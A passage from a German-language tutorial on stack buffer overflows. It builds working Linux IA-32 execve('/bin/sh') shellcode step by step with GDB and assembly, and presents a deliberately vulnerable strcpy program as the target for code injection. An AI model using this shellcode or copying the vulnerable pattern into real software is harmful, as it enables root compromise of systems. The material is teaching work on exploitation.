(gdb) x/2x $ebp
0xbffffb6c:     0xbffffb7c      0x08048497
```

```
(gdb) ni
asdfasdfasdf
0x08048472 in work ()
```

Nach der Ausnutzung der Buffer Overflow Schwachstelle jedoch ist der alte Framepointer gänzlich mit `0x66647361` überschrieben, was der sedezimalen Repräsentation von "asdf" entspricht. Von der Rücksprungadresse wurde das niederwertigste Bit auf `0` gesetzt.

```
(gdb) x/2x $ebp
0xbffffb6c:     0x66647361      0x08048400
```

Das führt unweigerlich zum Absturz des Programms.

Listing 3.2: gets2.s

```
1         .file  "gets2.c"
2         .version      "01.01"
3  gcc2_compiled.:
4  .text
5         .align 4
6  .globl work
7         .type   work,@function
8  work:
9                               #callee prolog of work()
10        pushl %ebp            #save ebp onto the stack
11        movl %esp,%ebp        #copy esp to ebp (current
12                              #top of stack as new base)
13
14        subl $24,%esp         #reserve 24bytes of stack memory
15        addl $-12,%esp        #reserve another 12bytes (sum=36)
16                              #they are needed for the array
```

```
17
18          leal -8(%ebp),%eax  #load the effective address
19                              #of the buffer to eax.
20                              #it begins 8bytes from ebp
21                              #in direction of the new
22                              #stackframe
23
24                              #caller prolog of work()
25          pushl %eax          #push this address to the stack
26                              #as parameter for gets()
27
28          call gets           #call subprocedure gets().
29                              #gets() writes to the given
30                              #address until end of line.
31                              #the string is terminated by \0
32                              #it does not take care
33                              #of the buffer limit. (!!)
34
35                              #caller epilog of work
36          addl $16,%esp       #free 16bytes of reserved memory
37                              #(remain=20)
38
39          addl $-12,%esp      #reserve another 12bytes
40                              #(sum=32)
41
42          leal -8(%ebp),%eax  #load again the effective
43                              #address of the buffer to eax.
44                              #this is again a preparation
45                              #for a subroutine call
46
47                              #caller prolog of work
48          pushl %eax          #push the address of buffer
49                              #to the stack, as parameter
50                              #for puts()
51
52          call puts           #puts() reads from the given
53                              #address until the first
54                              #occurence of \0 and writes it
55                              #to stdout.
56
57                              #caller epilog of work
58          addl $16,%esp       #free another 16bytes of
59                              #stackmemory.
60
```

```
61          xorl %eax,%eax      #eax:=0
62          jmp .L2
63          .p2align 4,,7
64  .L2:
65          leave
66          ret
67  .Lfe1:
68          .size    work,.Lfe1-work
69  .section       .rodata
70  .LC0:
71          .string "success\n"
72  .text
73          .align 4
74  .globl main
75          .type    main,@function
76  main:
77                              #callee prolog of main
78          pushl %ebp          #save ebp onto the stack
79
80          movl %esp,%ebp      #copy esp to ebp (current
81                              #top of stack as new base).
82
83          subl $8,%esp        #reserve 8bytes of stack memory
84
85          call work           #call subprocedure, that is:
86                              #save ReturnIP onto the stack.
87                              #this requires 4bytes
88
89                              #caller epilog of main()
90          addl $-12,%esp
91          pushl $.LC0
92          call printf
93          addl $16,%esp
94  .L3:
95          leave
96          ret
97  .Lfe2:
98          .size    main,.Lfe2-main
99          .ident "GCC: (GNU) 2.95.4 20011002 (Debian prerelease)"
```

3.2.2 Codeinjection

Mit einer Technik, die Kapitel 3.2.1 fortsetzt, ist es sogar möglich ein Programm, das eine entsprechende Schwachstelle aufweist, so zu unterlaufen,

dass eigener freiwählbarer Programmcode zur Ausführung gebracht werden kann. Dieser Code kann beliebige Aktionen mit den Rechten des kompromittierten Programms ausführen, was fatale Folgen haben kann.

Ein derartiger Angriff untergliedert sich in zwei Teile. Während die *Payload* den Programmcode bezeichnet, der zur Ausführung gebracht werden soll, beinhaltet der *Injection Vector* die Gesamtheit der notwendigen Schritte die Payload zu „zünden". Meist interessiert sich der Angreifer für eine Shell mit den Rechten des unterlaufenen Prozess, von der aus er beliebige weitere Angriffe starten kann. In diesem Fall bezeichnet man die Payload auch als *Shellcode*.

Nehmen wir mal an, das Unix Programm `passwd` würde eine Buffer Overflow Schwachstelle aufweisen. Da dieses Programm auf die Datei `/etc/shadow` schreibenden Zugriff benötigt, muss es mit `root`- Rechten ablaufen. Das wird erreicht, indem `root` der Eigentümer von `/usr/bin/passwd` ist und das Set-User-ID Bit gesetzt ist. Startet nun ein Benutzer `passwd`, läuft dieses Programm nicht wie sonst mit seinen Rechten ab, sondern mit den Rechten von `root`. Heikel wird es, wenn es einem Angreifer gelänge mittels der fiktiven Schwachstelle in `passwd` einen Shellcode auszuführen. Es öffnete sich ihm eine Rootshell, da die Rechte des Prozess erhalten blieben. Das könnte dem eigentlichen Systemverwalter nicht so gut gefallen.

Im Folgenden soll zunächst erläutert werden wie ein Shellcode erstellt wird. Anschließend konzipieren wir den von der Payload bzw. dem Shellcode unabhängigen Injection Vector.

Der Shellcode Es ist nicht notwendig für jeden Exploit den Shellcode neu zu entwickeln. Er ist nur abhängig von Architektur und Betriebssystem. Um jedoch die Vorgänge, die bei dem Exploit passieren, genau zu verstehen, wollen wir zeigen wie man einen Shellcode für ein Linuxsystem auf einer Intel IA-32 Architektur generiert. Der resultierende Code könnte anschließend für weitere Exploits wiederverwendet werden.

Zunächst schreibt man in C ein kleines Programm (vgl. [aleph1]), welches nichts weiter tut, als sich selbst durch eine Shell `/bin/sh` zu ersetzen; etwa Listing 3.3. Dem darin enthaltenen Systemaufruf

```
int execve(const char *path, char *const argv[], char *const envp[]);
```

werden als Argumente der Pfad des zu startenden Programms und eine neue Environmentliste, hier `NULL`, übergeben.

Listing 3.3: shellcode.c

```
1 #include <stdio.h>
2
3 void main(void){
4         char** path;
```

```
5         *path="/bin/sh";
6         *(path+1)=NULL;
7         execve(*path, path, NULL);
8 }
```

Da uns vor Allem der Code des Systemrufs interessiert, reicht es nicht das Programm zu kompilieren (ohne es zu assemblieren) und den resultierenden Assemblercode zu analysieren. Stattdessen erzeugen wir mittels `gcc -static -o shellcode shellcode.c` das lauffähige Programm und betrachten (disassemblieren) die relevanten Teile mit dem GNU Debugger. Unser Ziel ist es dabei alle Assemblerbefehle zusammenzutragen, die benötigt werden um eine Shell aufzurufen. Das beinhaltet zum Beispiel das Laden der Register, bevor der Sytemruf geladen wird, das Schalten in den Kernelmode und das saubere Verlassen des Programms. Nachdem wir das getan haben, können wir diese zu einem kompakten Progamm zusammenfügen, dem Shellcode. Man beachte, dass mit der Option `-static` die benutzten Bibliotheken statisch eingebunden werden, da diese sonst nur zur Laufzeit zur Verfügung stehen. Jetzt beginnen wir die Funktion `main()` und die Unterfunktion `execve()` zu disassemblieren. Die Ausgabe von GDB wird durch die eingefügten Erklärungen unterbrochen, wovon man sich nicht irritieren lasse.

```
linux :~$ gdb shellcode
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...
(gdb) disas main
Dump of assembler code for function main:
0x80481c0 <main>:       push   %ebp
0x80481c1 <main+1>:     mov    %esp,%ebp
0x80481c3 <main+3>:     sub    $0x18,%esp
```

Das war der Callee Prolog von `main()`. Es wurde auch Platz für das Pointerarray `char** path` geschaffen.

```
0x80481c6 <main+6>:     mov    0xfffffffc(%ebp),%eax
```

Nun wird die Adresse der ersten 4 Bytes (`0xfffffffc == -4`) im Stackframe ins Register EAX kopiert. Das ist der erste Pointer im Array,

```
0x80481c9 <main+9>:     movl   $0x808b6c8,(%eax)
```

welcher jetzt auf `0x808b6c8` zeigt. Dies ist die Adresse des Strings `/bin/sh`, was man leicht mit dem GDB Aufruf `x/8c 0x808b6c8`, siehe weiter unten in dieser GDB Session, nachprüfen kann. Es sei erneut bemerkt, dass EAX ein Pointer ist, der auf einen Pointer zeigt, der auf den String `/bin/sh` zeigt. Die Vorbereitungen für den Aufruf von `execve()` können beginnen.

```
0x80481cf <main+15>:    mov    0xfffffffc(%ebp),%eax
0x80481d2 <main+18>:    add    $0x4,%eax
0x80481d5 <main+21>:    movl   $0x0,(%eax)
```

Das war zum Beispiel `*(path+1)=NULL;`

```
0x80481db <main+27>:    add    $0xfffffffc,%esp
0x80481de <main+30>:    push   $0x0
0x80481e0 <main+32>:    mov    0xfffffffc(%ebp),%eax
0x80481e3 <main+35>:    push   %eax
0x80481e4 <main+36>:    mov    0xfffffffc(%ebp),%eax
0x80481e7 <main+39>:    mov    (%eax),%edx
0x80481e9 <main+41>:    push   %edx
```

Die Parameter sind nun vorbereitet und auf dem Stack zur Übergabe an die Unterfunktion abgelegt.

```
0x80481ea <main+42>:    call   0x804bfa0 <execve>
0x80481ef <main+47>:    add    $0x10,%esp
0x80481f2 <main+50>:    leave
0x80481f3 <main+51>:    ret
End of assembler dump.
```

Wie Systemaufrufe implementiert sind, ist von Betriebssytem zu Betriebssystem verschieden. In Linux werden die Argumente für den Systemruf über Register übergeben. Danach wird mit dem Softwareinterrupt `0x80` in den Kernelmode geschaltet und die Steuerung an den Interrupthandler `arch/i386/kernel/entry.S` übergeben. Von dort aus wird der Systemruf aufgerufen. Die Unterfunktion `execve()` ist deshalb nicht der eigentliche Systemaufruf, sondern vielmehr ruft sie diesen über den Interrupt. Was nun noch passieren muss, ist eine Vorbereitung der Register und der Aufruf des Interrupt `0x80`.

```
(gdb) disas execve
Dump of assembler code for function execve:
0x804bfa0 <execve>:     push   %ebp
0x804bfa1 <execve+1>:   mov    %esp,%ebp
0x804bfa3 <execve+3>:   sub    $0x10,%esp
0x804bfa6 <execve+6>:   push   %edi
```

```
0x804bfa7 <execve+7>:   push   %ebx
0x804bfa8 <execve+8>:   mov    0x8(%ebp),%edi
0x804bfab <execve+11>:  mov    $0x0,%eax
0x804bfb0 <execve+16>:  test   %eax,%eax
0x804bfb2 <execve+18>:  je     0x804bfb9 <execve+25>
0x804bfb4 <execve+20>:  call   0x0
0x804bfb9 <execve+25>:  mov    0xc(%ebp),%ecx
0x804bfbc <execve+28>:  mov    0x10(%ebp),%edx
0x804bfbf <execve+31>:  push   %ebx
0x804bfc0 <execve+32>:  mov    %edi,%ebx
0x804bfc2 <execve+34>:  mov    $0xb,%eax
```

Im EAX Register steht, ähnlich wie bei DOS, die Nummer der Funktion, die über den Interrupt aufgerufen werden soll. Hier ist `0xb == 11` die Nummer von `execve()`. In EBX wird die Adresse des auszuführenden Programms erwartet. Sie liegt noch auf dem Stack und wird über EDI nach EBX geladen. Die Adresse von `*path` findet sich in ECX und die der Umgebung (also `NULL`) in EDX. Jetzt kann der Interrupt gerufen werden.

```
0x804bfc7 <execve+39>:  int    $0x80
```

Der Rest sind Aufräumarbeiten und Fehlerbehandlung.

```
0x804bfc9 <execve+41>:  pop    %ebx
0x804bfca <execve+42>:  mov    %eax,%ebx
0x804bfcc <execve+44>:  cmp    $0xfffff000,%ebx
0x804bfd2 <execve+50>:  jbe    0x804bfe2 <execve+66>
0x804bfd4 <execve+52>:  call   0x8048390 <__errno_location>
0x804bfd9 <execve+57>:  neg    %ebx
0x804bfdb <execve+59>:  mov    %ebx,(%eax)
0x804bfdd <execve+61>:  mov    $0xffffffff,%ebx
0x804bfe2 <execve+66>:  mov    %ebx,%eax
0x804bfe4 <execve+68>:  pop    %ebx
0x804bfe5 <execve+69>:  pop    %edi
0x804bfe6 <execve+70>:  leave
0x804bfe7 <execve+71>:  ret
End of assembler dump.
```

Mit dem folgenden Befehl wurde, wie oben erwähnt, die Adresse des Strings `/bin/sh` aufgelöst.

```
(gdb) x/8c 0x808b6c8
0x808b6c8 <_IO_stdin_used+4>:   47 '/'  98 'b'  105 'i' 110 'n'
47 '/'  115 's' 104 'h' 0 '\0'
```

Es wird also nicht viel benötigt für den Systemruf `execve()`. Deshalb soll ein kurzes Assemblerprogramm geschrieben werden, das die obigen Vorbereitungen für `execve()` trifft und schließlich Interrupt `0x80` aufruft. Eine erste Version des Algorithmus ist daher

1. Hinterlege den nullterminierten String `''/bin/sh''` irgendwo im Speicher.
2. Hinterlege die Adresse dieses Strings gefolgt von einem 4 Bytes langen `NULL`.
3. Lade `0xb` – die Funktionsnummer von `execve()` – nach EAX.
4. Lade die Adresse des Strings `''/bin/sh''` nach EBX.
5. Lade die Adresse der Adresse von `''/bin/sh''` nach ECX. Diesen Satz kann man sich leichter verständlich machen, indem man liest: „Lade die Adresse des Arrays, dessen erstes Element `''/bin/sh''` ist, nach ECX." Trotzdem können Pointer und Arrays nicht miteinander identifiziert werden.
6. Lade die Adresse des `NULL` Pointers nach EDX.
7. Führe den Interrupt `0x80` aus.

Dieser Pseudoshellcode soll sich auch sauber beenden, falls `execve()` aus irgendeinem Grund fehl schlägt, um einen Coredump zu verhindern. Dazu ergänzen wir ihn um die Assemblerinstruktionen, die den Prozess beenden. Diese gewinnen wir nach demselben Verfahren dynamischer Analyse eines Programms wie etwa Listing 3.4. Das heißt, dass wieder mit der Option `-static` kompiliert (`gcc -static -o exitt exit.c`) und anschließend der Sytemruf mit dem GDB analysiert werden muss. Der Programname `exitt` wurde gewählt, um kein Synonym mit dem Shellbefehl `exit` zu generieren.

Listing 3.4: exit.c

```
1 #include <stdlib.h>
2
3 void main(){
4         exit(0);
5 }
```

So setzt sich der Algorithmus fort

8. Lade `0x1` nach EAX.
9. Lade `0x0` nach EBX.
10. Führe den Interrupt `0x80` aus.

Bevor der Algorithmus in Assembler implementiert werden kann, muss noch eine Vorkehrung getroffen werden. Das Problem ist, dass es nicht möglich ist innerhalb des Shellcodes absolute Adressen zu verwenden. Das liegt daran, dass man vorab nicht wissen kann wo der Shellcode sich auf dem Stack befinden wird.

Eine Lösung dafür stellt die die Benutzung einer Kombination aus `jmp` und `call` Anweisungen dar. Damit werden die Speicheradressen erst zur Laufzeit berechnet. Der Trick dabei ist, dass der `call` Aufruf die Rücksprungadresse – also die Adresse der Anweisung, die dem `call` folgt – auf dem Stack ablegt. Folgende Konstellation berechnet die Adresse des vorkommenden Strings und läd sie ins ESI Register.

```
jmp    offset-to-call
popl   $esi

[...]

call   offset-to-popl
.sting \"/bin/sh\"
```

Jetzt können wir den Algorithmus implementieren. Was auffällt ist die Verwendung der Labels `jump:`, `call:` und `popl:`. Diese werden zur Assemblierzeit durch entsprechende Offsets ersetzt. Um diese im Voraus von Hand zu berechnen, sind die Längen der einzelnen Befehle als Kommentare angefügt. Die Kommentierung der Semantik der Befehle findet sich in Listing 3.5, welches sich zunächst auzusehen empfiehlt. Daraus geht hervor, wo die Strings und die benötigten Adressen im Speicher abgelegt werden.

```
jump:
    jmp    call                          # 2 bytes
popl:
    popl   %esi                          # 1 byte
    movl   %esi,length-of-string(%esi)   # 3 bytes
    movb   $0x0,terminating-null(%esi)   # 4 bytes
    movl   $0x0,nullpointer-offset($esi) # 7 bytes
    movl   $0xb,%eax                     # 5 bytes
    movl   $esi,%ebx                     # 2 bytes
    leal   length-of-string(%esi),%ecx   # 3 bytes
    leal   nullpointer-offset(%esi),%edx # 3 bytes
    int    $0x80                         # 2 bytes
    movl   $0x1,%eax                     # 5 bytes
    movl   $0x0,%ebx                     # 5 bytes
    int    $0x80                         # 2 bytes
call:
    call   offset-to-popl                # 5 bytes
```

```
        .string \"/bin/sh\"                    # 8 bytes
```

Zur manuellen Berechnung der Offsets geht man vor wie folgt. Als erstes betrachten wir das Offset der `call` Anweisung relativ zur `jmp` Anweisung. Dazu zählen wir die Bytes, die für die nach `jmp` folgenden Instruktionen benötigt werden, bis nicht einschließlich dem ersten Bytes der `call` Anweisung. Das sind 42 Bytes, sodass wir als Offset `42 == 0x2a` bekommen. Für das Offset für den Rücksprung mit der `call` Anweisung gehen wir analog vor.

Nun müssen alle Bytes zwischen der `popl` und der `call` Anweisung – jeweils einschließlich – gezählt werden. Das sind 47 und wir erhalten daher das Offset `-47 == -0x2f`.

Schließlich bleiben die Offsets zur Erzeugung des geforderten Arrays. Diese ergeben sich leicht und können im Quelltext in Listing 3.5 nachvollzogen werden. (vgl. [aleph1])

Listing 3.5: shellcode.asm.c

```
1  void main(){
2  __asm__("
3  jump:
4          jmp    call             # jump to call to get the
5                                   # address of the string
6                                   # /bin/sh as described
7                                   # above.
8  popl:
9          popl   %esi             # return from call.
10                                  # the desired address can now
11                                  # be found onto the stack.
12                                  # so %esi contains this address
13
14         movl   %esi,0x8(%esi)   # since there are 8 bytes needed
15                                  # by /bin/sh\0, save the address
16                                  # of the address of the string to
17                                  # a memory location that is
18                                  # 8 bytes beyond this string. this
19                                  # is then the first element of the
20                                  # required array of pointers.
21
22         movb   $0x0,0x7(%esi)   # add the terminating \0 byte to
23                                  # /bin/sh
24
25         movl   $0x0,0xc(%esi)   # add the NULL pointer as second
26                                  # element to the array of pointers
27
```

```
28                                  # prepare interrupt call
29          movl    $0xb,%eax       # %eax has to be 0xb == 11, number
30                                  # of execve().
31
32          movl    %esi,%ebx       # %ebx has to contain the address
33                                  # to the path of the programm to
34                                  # be loaded.
35
36          leal    0x8(%esi),%ecx  # %ecx has to contain the address
37                                  # of an array, that contains
38                                  # the address to the string
39                                  # /bin/sh followed by NULL
40
41          leal    0xc(%esi),%edx  # finally %edx has to contain
42                                  # the address of a pointer to
43                                  # the desired environment.
44                                  # here NULL.
45
46          int     $0x80           # call system call.
47
48          movl    $0x1,%eax       #
49          movl    $0x0,%ebx       #
50          int     $0x80           # exit cleanly.
51  call:
52          call    popl            # push the address of the
53                                  # following instruction
54                                  # onto the stack and jump
55                                  # to popl. here the following
56                                  # instruction is just the
57                                  # the string ''/bin/sh''
58          .string \"/bin/sh\"     #
59  ");
60  }
```

Dieses Programm ist allerdings noch nicht lauffähig, da es seinen eigenen Code modifiziert und unter Linux auf das Textsegment nur lesend zugegriffen werden kann. Um das nachzuprüfen, sieht man sich die Speicherbereiche des Prozess mit `cat /proc/`*`PID`*`/maps` an. Die *PID* muss durch die entsprechende Prozessidentifikationsnummer ersetzt werden.

Deshalb soll es von einem Trägerprogramm als Array auf den Stack oder ins Datensegment geladen und dort ausgeführt werden. Dazu müssen wir es als maschinenlesbaren String vorliegen haben. Das wird erreicht, indem das Programm aus Listing 3.5 kompiliert und der enthaltene Assemblercode

damit assembliert wird. Dabei werden – wie schon erwähnt – die Offsets berechnet. Nun können wir die sedezimale Repräsentation mit Hilfe von GDB extrahieren.

```
linux :~$ gcc -o shellcodeasm shellcode.asm.c
linux :~$ gdb shellcodeasm
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...(no debugging symbols found)...
(gdb) disas main main+64
Dump of assembler code from 0x80483c0 to 0x8048400:
0x80483c0 <main>:       push   %ebp
0x80483c1 <main+1>:     mov    %esp,%ebp
0x80483c3 <jump>:       jmp    0x80483ef <call>
0x80483c5 <popl>:       pop    %esi
0x80483c6 <popl+1>:     mov    %esi,0x8(%esi)
0x80483c9 <popl+4>:     movb   $0x0,0x7(%esi)
0x80483cd <popl+8>:     movl   $0x0,0xc(%esi)
0x80483d4 <popl+15>:    mov    $0xb,%eax
0x80483d9 <popl+20>:    mov    %esi,%ebx
0x80483db <popl+22>:    lea    0x8(%esi),%ecx
0x80483de <popl+25>:    lea    0xc(%esi),%edx
0x80483e1 <popl+28>:    int    $0x80
0x80483e3 <popl+30>:    mov    $0x1,%eax
0x80483e8 <popl+35>:    mov    $0x0,%ebx
0x80483ed <popl+40>:    int    $0x80
0x80483ef <call>:       call   0x80483c5 <popl>
0x80483f4 <call+5>:     das
0x80483f5 <call+6>:     bound  %ebp,0x6e(%ecx)
0x80483f8 <call+9>:     das
0x80483f9 <call+10>:    jae    0x8048463
0x80483fb <call+12>:    add    %cl,%cl
0x80483fd <call+14>:    ret
0x80483fe <call+15>:    mov    %esi,%esi
End of assembler dump.

(gdb) x/57bx main+3
0x80483c3 <jump>:     0xeb  0x2a  0x5e  0x89  0x76  0x08  0xc6  0x46
0x80483cb <popl+6>:   0x07  0x00  0xc7  0x46  0x0c  0x00  0x00  0x00
0x80483d3 <popl+14>:  0x00  0xb8  0x0b  0x00  0x00  0x00  0x89  0xf3
```

```
0x80483db <popl+22>:  0x8d  0x4e  0x08  0x8d  0x56  0x0c  0xcd  0x80
0x80483e3 <popl+30>:  0xb8  0x01  0x00  0x00  0x00  0xbb  0x00  0x00
0x80483eb <popl+38>:  0x00  0x00  0xcd  0x80  0xe8  0xd1  0xff  0xff
0x80483f3 <call+4>:   0xff  0x2f  0x62  0x69  0x6e  0x2f  0x73  0x68
0x80483fb <call+12>:  0x00

(gdb) x/8c 0x80483f4
0x80483f4 <call+5>:     47 '/'  98 'b'  105 'i' 110 'n'
47 '/'  115 's' 104 'h' 0 '\0'
```

Zur daraus resultierenden sedezimalen Repräsentation siehe Listing 3.6. Wie oben bereits erwähnt, benutzen wir ein Trägerprogramm, das den Shellcode in diesem Fall im Datensegment ablegt und dort ausführt, zum testen. (vgl. [aleph1])

Listing 3.6: shellcode-alpha.c

```
1  char shellcode[]=
2                                      //jump:
3          "\xeb\x2a"                  //     jmp  call
4                                      //popl:
5          "\x5e"                      //     popl %esi
6          "\x89\x76\x08"              //     movl %esi,0x8(%esi)
7          "\xc6\x46\x07\x00"          //     movb $0x0,0x7(%esi)
8          "\xc7\x46\x0c\x00\x00\x00\x00" //   movl $0x0,0xc(%esi)
9          "\xb8\x0b\x00\x00\x00"      //     movl $0xb,%eax
10         "\x89\xf3"                  //     movl %esi,%ebx
11         "\x8d\x4e\x08"              //     leal 0x8(%esi),%ecx
12         "\x8d\x56\x0c"              //     leal 0xc(%esi),%edx
13         "\xcd\x80"                  //     int  $0x80
14         "\xb8\x01\x00\x00\x00"      //     movl $0x1,%eax
15         "\xbb\x00\x00\x00\x00"      //     movl $0x0,%ebx
16         "\xcd\x80"                  //     int  $0x80
17                                     //call:
18         "\xe8\xd1\xff\xff\xff"      //     call popl
19         "\x2f\x62\x69\x6e\x2f\x73\x68";
20                                     //     .string \"/bin/sh\"
21
22 void main(){
23         /* create a pointer to a dword (32bit) */
24         int *ret;
25
26         /* let this pointer point to the return address of
27          * the main() function. this is 2 dwords above from
28          * original local pointer ret.
```

```
29          * remember chapter about linux mm */
30         ret=(int *)&ret+2;
31
32         /* overwrite the returnaddress by the address of
33          * the shellcode */
34         (*ret)=(int)shellcode;
35 }
```

Man sehe sich die drei Zeilen der `main()` Funktion gut an; vor Allem, wenn man nicht so vertraut mit Pointerarithmetik ist.

Dass die Erstellung des Shellcodes erfolgreich verlief, erkennt man dadurch, dass das Programm in Listing 3.6 in der Lage sein muss eine Shell zu öffnen. In der Tat:

```
linux :~$ gcc -o shellcode-alpha shellcode-alpha.c
shellcode-final.c: In function ‘main’:
shellcode-final.c:24: warning: return type of ‘main’ is not ‘int’
linux :~$ ./shellcode-alpha
sh-2.05a$ exit
exit
linux :~$
```

So weit lief alles gut. Es bleibt jedoch eine letzte Hürde zu nehmen. Da meistens ein `char` Puffer für den Exploit die Schwachstelle bietet, darf der Shellcode keine Nullbytes enthalten. Das kann durch kleine Optimierungen, wie in Listing 3.7, schnell gelöst werden.

Listing 3.7: shellcode-final.asm.c

```
1  void main(){
2  __asm__("
3  jump:
4          jmp    call
5  popl:
6          popl   %esi
7          movl   %esi,0x8(%esi)
8
9          xorl   %eax,%eax        # %eax:=0
10         movb   %eax,0x7(%esi)   # use %eax as NULL.
11         movl   %eax,0xc(%esi)
12
13         movb   $0xb,%al         # forget the high and extended
14                                 # area of %eax.
15
```

```
16          movl  %esi,%ebx
17          leal  0x8(%esi),%ecx
18          leal  0xc(%esi),%edx
19          int   $0x80
20
21          xorl  %ebx,%ebx       # %ebx:=0
22          xorl  %eax,%eax       # %eax:=0
23          inc   %eax            # %eax++
24          int   $0x80
25  call:
26          call  popl
27          .string \"/bin/sh\"
28  ");
29  }
```

Nach dem selben Verfahren wie oben generieren wir nun den endgültigen Shellcode. Der Zwischenschritt mit dem GDB sei ausgelassen. So kommen wir zu Listing 3.8. (vgl. [aleph1])

Listing 3.8: shellcode-final.c

```
1  char shellcode[]=
2                                      //jump:
3          "\xeb\x1f"                  //     jmp  call
4                                      //popl:
5          "\x5e"                      //     popl %esi
6          "\x89\x76\x08"              //     movl %esi,0x8(%esi)
7          "\x31\xc0"                  //     xorl %eax,%eax
8          "\x88\x46\x07"              //     movb %eax,0x7(%esi)
9          "\x89\x46\x0c"              //     movl %eax,0xc(%esi)
10         "\xb0\x0b"                  //     movl $0xb,%al
11         "\x89\xf3"                  //     movl %esi,%ebx
12         "\x8d\x4e\x08"              //     leal 0x8(%esi),%ecx
13         "\x8d\x56\x0c"              //     leal 0xc(%esi),%edx
14         "\xcd\x80"                  //     int  $0x80
15         "\x31\xdb"                  //     xor  %ebx,%ebx
16         "\x31\xc0"                  //     xor  %eax,%eax
17         "\x40"                      //     inc  %eax
18         "\xcd\x80"                  //     int  $0x80
19                                     //call:
20         "\xe8\xdc\xff\xff\xff"      //     call popl
21         "\x2f\x62\x69\x6e\x2f\x73\x68";
22                                     //     .string \"/bin/sh\"
23
24 void main(){
```

```
25          int *ret;
26          ret=(int *)&ret+2;
27          (*ret)=(int)shellcode;
28  }
```

Ein letzter Test zeigt die Funktionsfähigkeit des Shellcodes.

```
linux :~$ gcc -o shellcode-final shellcode-final.c
shellcode-final.c: In function ‘main’:
shellcode-final.c:24: warning: return type of ‘main’ is not ‘int’
linux :~$ ./shellcode-final
sh-2.05a$ exit
exit
linux :~$
```

Als nächstes wollen wir diesen Shellcode einem Programm mit einer entsprechenden Schwachstelle injizieren.

Der Injection Vector Die Möglichkeiten einem anfälligen Programm die Payload zu injizieren sind vielfältig. Sie hängen davon ab, wie das Opferprogramm den String bzw. die Daten in den Überlaufpuffer einliest. Weiter muss man einen Platz im Speicher für die Payload finden und schließlich eine Rücksprungadresse auf dem Stack mit deren Adresse überschreiben. Außerdem wird eine Technik zur Berechnung der Payloadadresse benötigt.

Im Folgenden konstruieren wir ein Beispiel, das von dem eben Genannten eine Variation herausgreift und detailliert realisiert. Das Programm in Listing 3.9 enthält eine Buffer Overflow Schwachstelle, die durch die fehlerhafte Verwendung von `strcpy()` verursacht wird. Als Kommandozeilenparameter kann ein String beliebiger Länge übergeben werden, für den allerdings nur ein Puffer der Länge 512 vorgesehen ist.

Listing 3.9: bof-vuln1.c

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func(char* args){
5          char buff[512];
6          strcpy (buff, args);
7          printf("%s\n",buff);
8  }
9
10 int main(int argc, char** argv){
11         if(argc>1){
```

```
12                  func(*(argv+1));
13          }
14          else{
15                  printf("No parameters!\n");
16          }
17          return 0;
18  }
```

Als Payload wird der im vorigen Abschnitt erstellte Shellcode benutzt. Da der Zugriff auf den Speicher des Opferprogramms über den Überlaufpuffer erfolgt, bietet dieser selbst einen guten Platz zur Unterbringung des Shellcodes. Aus Abbildung 3.2 geht hervor, wie der Speicher des Opferprogramms kurz vor dem Pufferüberlauf aussieht.




Abbildung 3.2: Unterfunktion `func()`

Die Richtigkeit der Stackgraphik in Abbildung 3.2 lässt sich leicht durch Betrachtung des Assemblercodes überprüfen. Die Gewinnung des Assemblercodes erfolgt wie oben, entweder durch kompilieren mit `gcc -S bof-vuln1.c` oder, falls der Quelltext nicht vorliegt, durch Disassemblierung zum Beispiel mit dem GNU Debugger. Es wurden die nicht relevanten Teile ausgeblendet.

```
[...]
func:
        pushl %ebp
        movl %esp,%ebp
        subl $520,%esp
        addl $-8,%esp
        movl 8(%ebp),%eax
        pushl %eax
        leal -512(%ebp),%eax   #load the effective address
                               #of the array to %eax
        pushl %eax
        call strcpy            #strcpy founds this address
                               #onto the stack
        addl $16,%esp
        addl $-8,%esp
        leal -512(%ebp),%eax
        pushl %eax
        pushl $.LC0
        call printf
        addl $16,%esp
.L2:
        leave
        ret
[...]
```

Wir benötigen also einen Exploit, der einen String folgender Beschaffenheit erzeugt, um diesen dem Opferprogramm als Kommandozeilenparameter zu übergeben. Der String beinhalte den Shellcode, sei lang genug den Puffer zum Überlauf zu bringen und überschreibe die auf dem Stack liegende Rücksprungadresse mit der Adresse des mitgelieferten Shellcodes.

Abbildung 3.3 verdeutlicht, wie der übergebene String den Puffer überlaufen lässt, die Rücksprungadresse überschreibt und gleichzeitig den Shellcode beinhaltet. Kehrt die Unterfunktion zurück, springt das Programm zur Shellcodeadresse und führt diesen aus.

